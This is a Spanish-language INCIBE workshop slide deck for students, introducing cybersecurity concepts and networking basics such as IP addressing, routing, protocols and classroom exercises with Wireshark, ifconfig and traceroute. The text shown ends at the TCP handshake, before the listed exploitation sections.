

Jornadas “Espacios de Ciberseguridad”

Fundamentos del Análisis de Sistemas

www.incibe.es

INSTITUTO NACIONAL DE
CIBERSEGURIDAD
SPANISH NATIONAL
CYBERSECURITY INSTITUTE



Esta presentación se publica bajo licencia Creative Commons del tipo:
Reconocimiento – No comercial – Compartir Igual
<http://creativecommons.org/licenses/by-nc-sa/4.0/>

Índice

1. INCIBE - ¿Qué es?

2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

INCIBE - ¿Qué es?

El Instituto Nacional de Ciberseguridad de España (**INCIBE**) es una sociedad dependiente del Ministerio de Energía y Turismo y Agenda Digital (**MINETAD**) a través de la Secretaría de Estado para la Sociedad de la Información y la Agenda Digital (**SESIAD**).

INCIBE es la entidad de referencia para el desarrollo de la **ciberseguridad** y de la **confianza digital** de los ciudadanos, la red académica y de investigación española (RedIRIS) y las empresas, especialmente para sectores estratégicos (Agenda Digital para España, aprobada en Consejo de Ministros el 15 de Febrero de 2012).

Como **centro de excelencia**, INCIBE es un instrumento del Gobierno para desarrollar la ciberseguridad como motor de transformación social y oportunidad para la innovación. Para ello, con una actividad basada en la investigación, la prestación de servicios y la coordinación con los agentes con competencias en la materia , INCIBE lidera diferentes actuaciones para la ciberseguridad a nivel nacional e internacional.

www.incibe.es



INCIBE - ¿Qué es?

Pilares fundamentales sobre los que se apoya la actividad de INCIBE

- **Prestación de servicios** de protección de la privacidad, prevención y reacción a incidentes en ciberseguridad
- **Investigación** generación de inteligencia y mejora de los servicios
- **Coordinación** colaboración con entidades públicas y privadas, nacionales e internacionales

Área de Operaciones



Jornadas “Espacios Ciberseguridad”

Características Jornadas

JORNADAS PARA ALUMNOS



Alumnos de Bachiller y FP tecnológicos.
1 temática por centro (de las 8 posibles).

Grupos de entre 20 y 30 alumnos.
Duración 3h , en una única sesión.

<https://www.incibe.es/jornadas-incibe-espacios-ciberseguridad/estudiantes>
espaciosciberseguridad@incibe.es

JORNADAS PARA PROFESORES



Profesores de Bachiller y FP tecnológicos.
Duración 9 horas en dos sesiones de 4,5h.

Grupos de entre 20 y 30 docentes.
Formación para impartir las 8 temáticas de manera autónoma.

<https://www.incibe.es/jornadas-incibe-espacios-ciberseguridad/profesores>
espacioscs_profesores@incibe.es

MATERIALES ON-LINE (YA DISPONIBLES EN LA PÁGINA WEB DE LAS JORNADAS)

PPT's de las 8 jornadas para alumnos

Videos de la impartición de las 8 jornadas íntegras

Documentación adicional para cada jornada:

Conocimientos previos de los alumnos.

Resumen de contenidos y vídeo píldoras de 5min sobre el contenido de cada jornada.

Material complementario para seguir investigando y aprendiendo sobre cada una de las materias.

Materiales para la impartición de los talleres por parte de los profesores:

PPT presentada en la jornada de **profesores**.

Dossier completo con la explicación detallada de todas las jornadas de alumnos así como los temas generales para la preparación de los entornos de prácticas.

¿Qué temáticas se tratan en las jornadas?

Se tratará de manera monográfica una de las ocho temáticas siguientes (a decidir por parte del centro):

 Mi ordenador es un zombi Funcionamiento de las redes locales, así como, su proceso de creación e infección.	 Programación segura de sitios web Identificación de los principales requisitos a tener en cuenta para desarrollar aplicaciones web seguras.
 Fundamentos del análisis de sitios Web Funcionamiento de un sitio Web. Detección, identificación, análisis y forma de explotar las vulnerabilidades web.	 Fundamentos del análisis de sistemas Identificación, análisis y explotación de las principales vulnerabilidades de los servicios soportados por un servidor.
 Análisis de malware en Android Prácticas más habituales de análisis de malware en dispositivos Android.	 Seguridad Wifi Seguridad de los dispositivos Wifi. Funcionamiento de un punto de acceso falso.
 Espionaje y cibervigilancia Análisis de las diferentes técnicas y herramientas utilizadas para realizar los labores de espionaje y cibervigilancia.	 Forense en Windows En qué consiste y principales técnicas del análisis forense en sistemas Windows.



Índice

1. INCIBE - ¿Qué es?
- 2. Introducción a la ciberseguridad**
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Introducción a la ciberseguridad


Evolución de las Tecnologías de la Información

- La **información** es uno de los principales activos de una empresa.
- Las empresas almacenan y gestionan la información en los **Sistemas de Información**.
- Para una empresa resulta fundamental proteger sus Sistemas de Información para que su información esté a salvo. Dificultades:
 - El entorno donde las empresas desarrollan sus actividades es cada vez más complejo debido al desarrollo de las tecnologías de información y otros factores del entorno empresarial
 - El perfil de un ciberdelincuente de un sistema informático ha cambiado radicalmente. Si bien antes los objetivos podían ser más simples (acceder a un sitio donde nadie antes había conseguido llegar) en la actualidad los atacantes se han percatado de lo importante que es la información y sobre todo de lo valiosa que puede llegar a ser.
- Es fundamental poner los medios técnicos y organizativos necesarios para garantizar la seguridad de la información. Para lograrlo hay que garantizar la **confidencialidad**, **disponibilidad** e **integridad** de la información.



Introducción a la ciberseguridad

Casos notorios



Introducción a la ciberseguridad

Seguridad de la Información

La seguridad de la información busca establecer y mantener programas, controles y políticas, que tengan como finalidad conservar la confidencialidad, integridad y disponibilidad de la información:

- La **confidencialidad** es la propiedad de prevenir la divulgación de información a personas no autorizadas.
- La **integridad** es la propiedad que busca mantener los datos libres de modificaciones no autorizadas.
- La **disponibilidad** es la característica, cualidad o condición de la información de encontrarse a disposición de quienes deben acceder a ella, ya sean personas, procesos o aplicaciones.
- La **autenticidad**: la información es lo que dice ser o el transmisor de la información es quien dice ser.
- El **no repudio**: Estrechamente relacionado con la Autenticidad. Permite, en caso de ser necesario, que sea posible probar la autoría u origen de una información.



Introducción a la ciberseguridad

Riesgos para los Sistemas de Información

¿Qué son los riesgos en los sistemas de información?

- Las amenazas sobre la información almacenada en un sistema informático.

Ejemplos de riesgos en los sistemas de información

- **Daño físico:** fuego, agua, vandalismo, pérdida de energía y desastres naturales.
- **Acciones humanas:** acción intencional o accidental que pueda atentar contra la productividad.
- **Fallos del equipamiento:** fallos del sistema o dispositivos periféricos.
- **Ataques internos o externos:** hacking, cracking y/o cualquier tipo de ataque.
- **Pérdida de datos:** divulgación de secretos comerciales, fraude, espionaje y robo.
- **Errores en las aplicaciones:** errores de computación, errores de entrada, etc.



Introducción a la ciberseguridad

La figura del HACKER

¿Qué es un hacker?

Experto en seguridad informática, que se dedica a intervenir y/o realizar alteraciones técnicas con buenas o malas intenciones sobre un producto o dispositivo.

¿Qué tipos de hackers existen en función de los objetivos que tienen?



Black Hat Hackers: Suelen quebrantar la seguridad de un sistema o una red con fines maliciosos.



White Hat Hackers: normalmente son los que penetran la seguridad de los sistemas bajo autorización para encontrar vulnerabilidades. Suelen ser contratados por empresas para mejorar la seguridad de sus propios sistemas.



Gray (Grey) Hat Hackers: Son una mezcla entre los dos anteriores puesto que tienen una ética ambigua. Normalmente su cometido es penetrar en sistemas de forma ilegal para luego informar a la empresa víctima y ofrecer sus servicios para solucionarlo.

Introducción a la ciberseguridad

Clases de ataques

- **Interrupción:** se produce cuando un recurso, herramienta o la propia red deja de estar disponible debido al ataque.
- **Intercepción:** se logra cuando un tercero accede a la información del ordenador o a la que se encuentra en tránsito por la red.
- **Modificación:** se trata de modificar la información sin autorización alguna.
- **Fabricación:** se crean productos, tales como páginas web o tarjetas magnéticas falsas.



Introducción a la ciberseguridad

Técnicas de hacking

- **Spoofing:** se suplanta la identidad de un sistema total o parcialmente.
- **Sniffing:** se produce al escuchar una red para ver toda la información transmitida por ésta.
- **Man in the middle:** siendo una mezcla de varias técnicas, consiste en interceptar la comunicación entre dos interlocutores posicionándose en medio de la comunicación y monitorizando y/o alterando la comunicación.
- **Malware:** se introducen programas dañinos en un sistema, como por ejemplo un virus, un keylogger (herramientas que permiten monitorizar las pulsaciones sobre un teclado) o rootkits (herramientas que ocultan la existencia de un intruso en un sistema).
- **Denegación de servicio:** consiste en la interrupción de un servicio sin autorización.
- **Ingeniería social:** se obtiene la información confidencial de una persona u organismo con fines perjudiciales. El Phishing es un ejemplo de la utilización de ingeniería social, que consigue información de la víctima suplantando la identidad de una empresa u organismo por internet. Se trata de una práctica muy habitual en el sector bancario.
- Adicionalmente existen multitud de ataques como **XSS**, **CSRF**, **SQL injection**, etc.

Introducción a la ciberseguridad

Mecanismos de defensa

Ante esta figura, ¿cómo pueden protegerse las compañías con las nuevas tecnologías?

Los principales sistemas y más conocidos son los siguientes:

- **Firewall:** sistemas de restricción de tráfico basado en reglas.
- **Sistemas IDS / IPS:** sistemas de monitorización, detección y/o prevención de accesos no permitidos en una red.
- **Honeypot:** equipos aparentemente vulnerables diseñados para atraer y detectar a los atacantes, protegiendo los sistemas realmente críticos.
- **SIEM:** sistemas de correlación de eventos y generación de alertas de seguridad.
- **Antimalware:** sistemas de detección de malware informático.



Introducción a la ciberseguridad



Las prácticas del taller se realizan sobre un entorno controlado. Utilizar las técnicas mostradas en el presente taller sobre un entorno real como Internet, puede ocasionar problemas legales.

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
- 3. Objetivos del curso**
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Objetivos del curso

¿Qué vamos a aprender hoy?

- Cómo funcionan las redes de ordenadores.
- Cómo es posible aprovechar fallos en el funcionamiento de dichas redes para introducirse en los sistemas.
- Qué técnicas y herramientas son los más comunes.
- A comprometer sistemas con dichas técnicas de forma real.



¿Cómo lo vamos a aprender?

1. Teoría.
2. Práctica:
 - a. Ejercicios prácticos a lo largo de la presentación.
 - b. Práctica final “Explotando un Sistema”.

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
- 4. Contexto**
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Contexto

¿Qué es la explotación de sistemas informáticos?

- **Página web:** programas orientados a internet soportados por servidores web.
 - El código fuente es interpretado por el servidor.
 - El servidor gestiona las conexiones y actúa como intermediario.
 - El servidor está soportado por una infraestructura similar a un ordenador.
- **Explotación de aplicaciones web:** aprovechamiento de fallos de seguridad en el código fuente.
 - Sistemas de autenticación y autorización.
 - Inyección de caracteres.
 - Intrusión a través de fallos de programación.
- **Explotación de sistemas:** aprovechamiento del servidor y de la infraestructura.
 - Uso de puntos de entrada.
 - Identificación de protocolos débiles.
 - Explotación de fallos de seguridad de software.



Contexto

¿Dónde existen más riesgos para dichos ataques?


- Riesgo en LANs >> Riesgo en Internet.
- **LANs (Redes de Área Local):**
 - Conectividad muy alta.
 - Capacidad de escucha de la red.
 - Pocos dispositivos intermedios.
 - Normalmente sin dispositivos de seguridad.
 - Difíciles de configurar.
 - Ataques menos ruidosos.
- **Internet:**
 - Menor capacidad de conexión.
 - Muchos dispositivos intermedios.
 - Muchos dispositivos de seguridad.
 - Mucha mayor exposición a posibles atacantes.
 - Ataque rastreable si no se toman precauciones.



Contexto

¿Qué riesgos corremos como usuarios?

- Blancos directos en redes de área local y en redes WiFi:
 - Bibliotecas.
 - Cafeterías.
 - Aeropuertos.
 - Etc.
- De manera indirecta en internet:
 - Existen organizaciones dedicadas a buscar servidores vulnerables.
 - Una vez explotan dichos servidores, alojan malware en los mismos.
 - De manera que los usuarios sean infectados tras visitarlos.



Contexto

Práctica: Sniffing de tráfico de red

- Conectar con una red.
- Abrir la herramienta Wireshark y analizar el tráfico buscando información sensible.
- A tener en cuenta:
 - Durante el ejercicio, autenticarse en cualquier cuenta personal puede exponer las credenciales de acceso al resto de alumnos.
- Objetivo
 - Aprender a seguir el flujo de peticiones y analizar la información sensible capturada.

14.817570	14.817570	192.168.0.10	192.168.0.2	TCP	1242 > 80 [SYN] Seq
14.817689	0.000119	192.168.0.2	192.168.0.10	TCP	80 > 1242 [SYN, ACK]
14.818178	0.000489	192.168.0.10	192.168.0.2	TCP	1242 > 80 [ACK] Seq
14.819035	0.000857	192.168.0.10	192.168.0.2	HTTP	GET / HTTP/1.1
14.975815	0.156780	192.168.0.2	192.168.0.10	TCP	80 > 1242 [ACK] Seq
19.382555	4.406740	192.168.0.10	192.168.0.2	TCP	1242 > 80 [FIN, ACK]
19.382634	0.000079	192.168.0.2	192.168.0.10	TCP	80 > 1242 [ACK] Seq
54.234482	34.851848	192.168.0.2	192.168.0.10	HTTP	HTTP/1.1 403 Forbidden
54.235272	0.000790	192.168.0.10	192.168.0.2	TCP	1242 > 80 [RST] Seq
58.137063	3.901791	192.168.0.10	192.168.0.2	TCP	1244 > 135 [SYN] Seq
58.137176	0.000113	192.168.0.2	192.168.0.10	TCP	135 > 1244 [SYN, ACK]
58.137527	0.000351	192.168.0.10	192.168.0.2	TCP	1244 > 135 [ACK] Seq
58.137992	0.000465	192.168.0.10	192.168.0.2	DCERPC	Bind: call_id: 57
58.188933	0.050941	192.168.0.2	192.168.0.10	DCERPC	Bind_ack: call_id:
58.189601	0.000668	192.168.0.10	192.168.0.2	IOXDR	ComplexPing request
58.202631	0.013030	192.168.0.2	192.168.0.10	IOXDR	ComplexPing response
58.203457	0.000826	192.168.0.10	192.168.0.2	IOXDR	ComplexPing request

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
- 5. Introducción a redes y sistemas**
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Introducción a redes y sistemas

¿Qué son?

- ¿Qué es una red de ordenadores?.
 - Interconexión de distintos equipos informáticos.
 - Que utilizan los mismos protocolos.
 - Y son capaces de comunicarse.
- Tipos de redes según tamaño:
 - LAN: Local Area Network
 - MAN: Metropolitan Area Network
 - WAN: Wide Area Network
- Otra tipología de redes:
 - Públicas
 - Privadas
- ¿Qué es un sistema?.
 - Un dispositivo informático:
 - Servidor
 - Ordenador
 - Router
 - Etc.



Introducción a redes y sistemas

¿Qué es el direccionamiento?

- Capacidad de transmitir un mensaje por una red conmutada.
- Enrutamiento mediante direccionamiento:
 - MAC a nivel enlace.
 - IP a nivel red.
 - Puerto a nivel transporte.


$$\begin{array}{cccc} 0 & 1 & 0 & 1 \\ | & | & | & | \\ 2^3 & 2^2 & 2^1 & 2^0 \end{array} = 2^3 \cdot 0 + 2^2 \cdot 1 + 2^1 \cdot 0 + 2^0 \cdot 1 = 0 + 4 + 0 + 1 = 5 \rightarrow \text{Ejemplo código binario}$$

- Formato de las direcciones IPv4 \rightarrow

172	.	16	.	254	.	1
10101100		00010000		11111110		00000001



192.168.1.123
A1:B2:C3:D4:E5




192.168.1.1
AA:BB:CC:DD:EE

Introducción a redes y sistemas

Práctica: Verificar dirección IP del equipo

- Abrir un terminal del sistema.
- Introducir el comando:


A screenshot of a macOS Terminal window. The title bar at the top shows the standard macOS window controls (red, yellow, green buttons) and the word "Terminal". The main area of the terminal is black with white text. It shows a prompt ">>" followed by the command "ifconfig" entered by the user.

- A tener en cuenta:
 - Con el comando anterior se obtiene la configuración de todas las interfaces (eth, wlan...)
 - El comando en sistemas Windows es ipconfig
- Objetivo
 - Aprender a identificar la configuración IP del equipo y la dirección de la red

Introducción a redes y sistemas

¿Cómo viaja el mensaje?


- ¿Qué es necesario conocer para establecer una conexión con un sistema remoto?
 - IP destino.
 - Puerto destino.
- El emisor envía el mensaje a su router de salida (gateway).
- Éste lo renviará hacia otros routers que repetirán dicha operación.
- El mensaje llega a su destino.



Introducción a redes y sistemas

Práctica: Analizar la ruta hacia un servidor de Internet

- Abrir un terminal del sistema.
- Introducir el comando:

A screenshot of a macOS Terminal window. The title bar at the top shows the standard window controls (red, yellow, green buttons) and the word "Terminal". The main area of the terminal is black with white text. It shows a prompt ">>" followed by the command "traceroute www.google.com".

```
>> traceroute www.google.com
```

- A tener en cuenta:
 - El comando en sistemas Windows es tracert
- Objetivo
 - Aprender a identificar los saltos que realiza el paquete hasta llegar a su destino.

Introducción a redes y sistemas

¿Qué son los protocolos?


- Reglas usadas por los equipos informáticos para intercambiar información:
 - Establecimiento de conexión y desconexión.
 - Intercambio de información.
- Para poder entenderse, los equipos han de utilizar los mismos protocolos.
- Normalización de los protocolos mediante modelos basados en capas:
- Reglas usadas por los equipos informáticos para intercambiar información:
 - A cada capa se le asigna una función y un protocolo específico.
 - Dos modelos importantes: OSI y TCP/IP.



Introducción a redes y sistemas

¿Cómo se forma el mensaje IP?

- El mensaje IP se forma por:
 - La cabecera → Indica todo lo necesario para que el paquete llegue a su destino
 - Los datos → Lugar donde va toda la información




- Es importante conocer el campo Flags, el cual son tres bits que indican cierta prioridad en el mensaje.

Introducción a redes y sistemas

¿Cómo se establece la conexión?

- La negociación de la conexión se realiza mediante tres pasos (TCP 3-way handshake).

